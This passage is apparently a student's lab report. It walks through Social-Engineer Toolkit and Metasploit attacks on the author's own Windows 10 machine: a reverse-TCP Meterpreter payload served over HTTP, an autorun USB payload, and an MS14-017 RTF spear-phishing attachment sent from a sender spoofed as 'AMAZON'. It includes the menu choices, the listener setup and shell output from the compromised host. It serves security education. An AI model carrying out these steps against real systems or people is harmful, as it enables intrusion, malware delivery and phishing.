  8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
```


After, I was presented with a list of potential payloads. The list included various options for establishing a reverse connection from the target machine to the attacker. I chose '5' for "Windows Meterpreter Reverse_TCP X64", designed to create a reverse TCP connection on a 64-bit Windows target. It enables the attacker to execute a Meterpreter shell. This advanced multi-function payload resides in the memory of the exploited machine and leaves no traces on the disk.


```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST): 10.0.0.48
set:payloads> Enter the PORT for the reverse listener: 8888
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
```


After choosing '5' for "Windows Meterpreter Reverse_TCP X64," I had to enter the IP address for the payload listener (LHOST) and the PORT for the reverse listener. I entered '10.0.0.48'(Kali machine) for LHOST and '8888' for the PORT to set up the reverse connection. SET generated the payload in the /root/.set/payload.exe directory, and I initiated the process of launching msfconsole to manage the listener and handle the incoming Meterpreter session.

```
┌──(root㉿SamiKali)-[~/.set]
└─# ls
meta_config  payload.exe  set.options  version.lock

┌──(root㉿SamiKali)-[~/.set]
└─# python3 -m http.server 800

Serving HTTP on 0.0.0.0 port 800 (http://0.0.0.0:800/) ...
10.0.0.64 - - [28/Jan/2024 00:49:17] "GET / HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:49:19] "GET / HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:49:20] "GET /payload.exe HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:49:52] "GET / HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:49:56] "GET /payload.exe HTTP/1.1" 304 -
10.0.0.64 - - [28/Jan/2024 00:50:03] "GET / HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:50:06] "GET /payload.exe HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:50:18] "GET /payload.exe HTTP/1.1" 200 -
10.0.0.64 - - [28/Jan/2024 00:50:59] "GET /payload.exe HTTP/1.1" 304 -
```


After setting up the listener, I used a Python HTTP server to host the directory to the payload. I started the HTTP server on port 800 with the command **python3 -m http.server 800**.
The terminal output showed the HTTP server serving 'payload.exe.' Each "GET" request represents an attempt to download the payload. I had to download the payload many times on the victim's machine as it was not allowing me to download it.







All of the payloads were .exe files. I had to run them on Windows 10. Windows protection was not allowing me to download or run the executable, so I had to turn off all of the Windows protection settings to simulate the attack.



After executing ‘payload.exe' on the victim’s machine, a Meterpreter session was opened, indicating that the target machine had contacted my listener, and a session was successfully established.

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-MB2UO9N
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 20800 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2728]
(c) Microsoft Corporation. All rights reserved.

C:\Users\samir\Downloads>hostname
hostname
DESKTOP-MB2UO9N

C:\Users\samir\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:
```

After interacting with the Meterpreter session, I used the 'sysinfo' command to retrieve information about the compromised system, such as the computer name, operating system, architecture, and the number of logged-on users.

I dropped the 'shell' command into a standard Windows command shell and executed the ‘hostname’ command to see the computer’s name, the same info as ‘sys info.’

```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : vn.shawcable.net
   IPv6 Address. . . . . . . . . . . : 2604:3d08:5d82:8400::36f
   IPv6 Address. . . . . . . . . . . : 2604:3d08:5d82:8400:fc19:9428:fdd6:85ad
   IPv6 Address. . . . . . . . . . . : fd08:2fec:ee27:b445:4234:c0f3:2127:7b87
   Temporary IPv6 Address. . . . . . : 2604:3d08:5d82:8400:415:5b29:8ee:44ba
   Temporary IPv6 Address. . . . . . : fd08:2fec:ee27:b445:415:5b29:8ee:44ba
   Link-local IPv6 Address . . . . . : fe80::9452:6fa1:dd7b:4a68%2
   IPv4 Address. . . . . . . . . . . : 10.0.0.64
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::82da:c2ff:fefe:f953%2
                                       10.0.0.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\samir\Downloads>cd ..
cd ..

C:\Users\samir>cd Desktop
cd Desktop
```

After all, I executed 'ipconfig' to view the network configuration.

```
C:\Users\samir\Downloads>cd ..
cd ..

C:\Users\samir>cd Desktop
cd Desktop

C:\Users\samir\Desktop>dir
dir
 Volume in drive C is OS
 Volume Serial Number is 4805-46EF

 Directory of C:\Users\samir\Desktop

03/18/2023  12:06 AM    <DIR>          .
03/18/2023  12:06 AM    <DIR>          ..
03/17/2023  11:41 PM             1,527 AnyDesk (1) - Shortcut.lnk
03/17/2023  11:52 PM    <DIR>          AnyDesk.7.1.8
03/17/2023  11:34 PM         4,019,701 AnyDesk.rar
07/12/2021  07:48 PM             2,130 FiveM.lnk
01/11/2022  12:11 AM               329 Fortnite.url
07/12/2021  07:54 PM               137 Grand Theft Auto V.url
09/05/2022  01:37 PM             1,569 Riot Client.lnk
09/23/2021  09:22 PM            15,783 S1.docx
09/23/2021  09:49 PM            19,897 S2.docx
09/05/2022  11:18 PM             1,627 VALORANT.lnk
09/05/2022  01:12 PM               343 VALORANT.url
              10 File(s)      4,063,043 bytes
               3 Dir(s)  12,722,876,416 bytes free

C:\Users\samir\Desktop>
```

I navigated the file system to examine the contents of the user's 'Desktop' directories. The 'dir' command lists files and directories, and the attacker might find the data that they are interested in exfiltrating.

Infectious Media Generator

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 3
```

I selected the "Infectious Media Generator" option for creating media, like a USB drive or CD, that automatically executes a payload when inserted into a target machine.


```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>2
```

I chose the Standard Metasploit Executable because it generates a straightforward executable payload that can be run without exploiting specific file format vulnerabilities.


```
  1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
```

I selected "Windows Meterpreter Reverse_TCP X64" to establish a reverse TCP connection from a 64-bit Windows system back to my attack machine.


```
set:payloads> IP address for the payload listener (LHOST): 10.0.0.48
set:payloads> Enter the PORT for the reverse listener: 8888
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: y
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
```



After choosing the payload type, SET generated the payload 'payload.exe' and placed it, along with an 'autorun' file, in the SET home directory within an 'autorun' folder. The 'autorun.inf' file is designed to execute 'payload.exe' automatically when the media is accessed.




After attaching the Flash drive to the victim machine and executing 'payload.exe,' a Meterpreter session was successfully established, as indicated by the message "Meterpreter session 1 opened".




After establishing the Meterpreter session, I used the 'sysinfo' command to gather information about the compromised system, including the computer name, operating system, architecture, and the number of logged-on users. I then accessed the system's shell to perform additional commands using 'shell'. Accessing the command shell could include listing directories, manipulating files, or any other actions the system's security settings would allow.

These steps illustrate creating and deploying an infectious media attack, monitoring for and interacting with a compromised system using a Meterpreter session. It stresses the importance of secure practices to defend against them, such as disabling autorun on all systems and training users to be cautious with unknown media.

Spear-Phishing Attack Vectors



For this attack, I selected the "Spear-Phishing Attack Vectors." This module allows for crafting and sending specially designed email messages with file format exploits attached.



I chose to create a file format payload. This option enables the creation of an email attachment that exploits vulnerabilities in specific file formats to execute code when opened by the target user.

I chose Microsoft Word RTF Object Confusion (MS14-017). This exploit takes advantage of a flaw in how Word processes RTF content, potentially allowing arbitrary code execution.

```
   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a Meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connects back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
```

I selected "Windows Reverse TCP Shell" this time to spawn a command shell on the victim machine and get it back on my kali machine.

```
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.0.48]:
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.rtf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.com/accounts/answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.
```


I set the LHOST to '10.0.0.48', my IP address for the reverse connection. The port for the reverse listener was set to '443' by default. SET generated the directories and files needed for the exploit and indicated that the payload was placed in the 'template.rtf' directory.

```
   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
```


I was prompted to enter a filename for the exploit attachment. I chose to keep the filename ('moo.pdf')as it is.

```
[*] Keeping the filename and moving on.

  Social Engineer Toolkit Mass E-Mailer

  There are two options on the mass e-mailer, the first would
  be to send an email to one individual person. The second option
  will allow you to import a list and send it to as many people as
  you want within that list.

  What do you want to do:

  1.  E-Mail Attack Single Email Address
  2.  E-Mail Attack Mass Mailer

  99. Return to main menu.

set:phishing>1
```


After creating the malicious file format payload, I selected the "E-Mail Attack Single Email Address" option from the SET menu. This option allows me to craft a spear-phishing email targeting one specific individual.




I then chose to use a pre-defined email template for the spear-phishing email.



I selected template '8' among the available pre-defined email templates that would pique the recipient's interest. I entered the email address of the test recipient (my Gmail) and decided to use a Gmail account for the email as I don’t have a server.



I configured the email's name to display as "AMAZON" to add authenticity to the spear-phishing attempt, flagged the message as a high priority, and ensured the email server supported TLS for a secure connection. Unfortunately, the email failed to send after multiple attempts due to connectivity issues with the mail server, indicated by the message "Unable to connect to the mail server."



Even though the email failed to send, I continued setting up in Metasploit by using the 'multi/handler' exploit with the 'windows/shell_reverse_tcp' payload, and the LHOST and LPORT were configured to listen for incoming connections.

Sending the email failed, but I tried to showcase the process of setting up a spear-phishing email attack with a file format exploit.

Conclusion

Through my network weaponization task, I've found vulnerabilities within a network and the critical importance of comprehensive security measures by exploiting vulnerabilities identified with Nmap. I used Metasploit to demonstrate how an attacker could gain unauthorized access, emphasizing the need for regular updates and vigilant security practices.

Nmap's reconnaissance phase was crucial for identifying vulnerable services and setting exploits. This process highlighted the importance of knowing the network from an attacker's perspective to safeguard against potential threats.

Exploiting services like vsftpd, OpenSSH, Samba, PostgreSQL, and VNC in Metasploitable 2 revealed security gaps, emphasizing the necessity for robust security protocols, including strong password policies and regular patch management to mitigate these risks.

Using the Social Engineering Toolkit (SET) brought the human factor into the task, demonstrating how social engineering techniques could bypass technological defences. Successful phishing attacks and the creation of infectious media highlighted the need for user security training.

The cumulative findings from employing each tool underscore a pressing requirement for an security strategy that addresses both technological vulnerabilities and human factors.

Recommendations to strengthen network security involve implementing a robust patch management protocol, enforcing complex password policies with multi-factor authentication, enhancing user awareness against social engineering through regular training, deploying advanced intrusion detection systems for monitoring, and continuously auditing and testing the network for vulnerabilities.

This assignment demonstrated the nature of network security, revealing vulnerabilities in technology and human behaviour. It highlights a proactive and comprehensive approach to security and defence strategies with robust user education to protect against the evolving landscape of cyber threats.

Appendix A

- Set up the Apache server on the Social-Engineer toolkit.
- sudo nano /etc/setoolkit/set.config
- Access the config file for SET and change the APACHE_SERVER = OFF to ON like below.

```
### Use Apache instead of the standard Python web server. This will increase th>
### of the attack vector.
APACHE_SERVER=ON
```

Appendix B: Email

- These are the input data used during the different tasks, and this information is related to me.

Data	Info	Value
Victim Email	My email that used to receive the phishing email.	[redacted]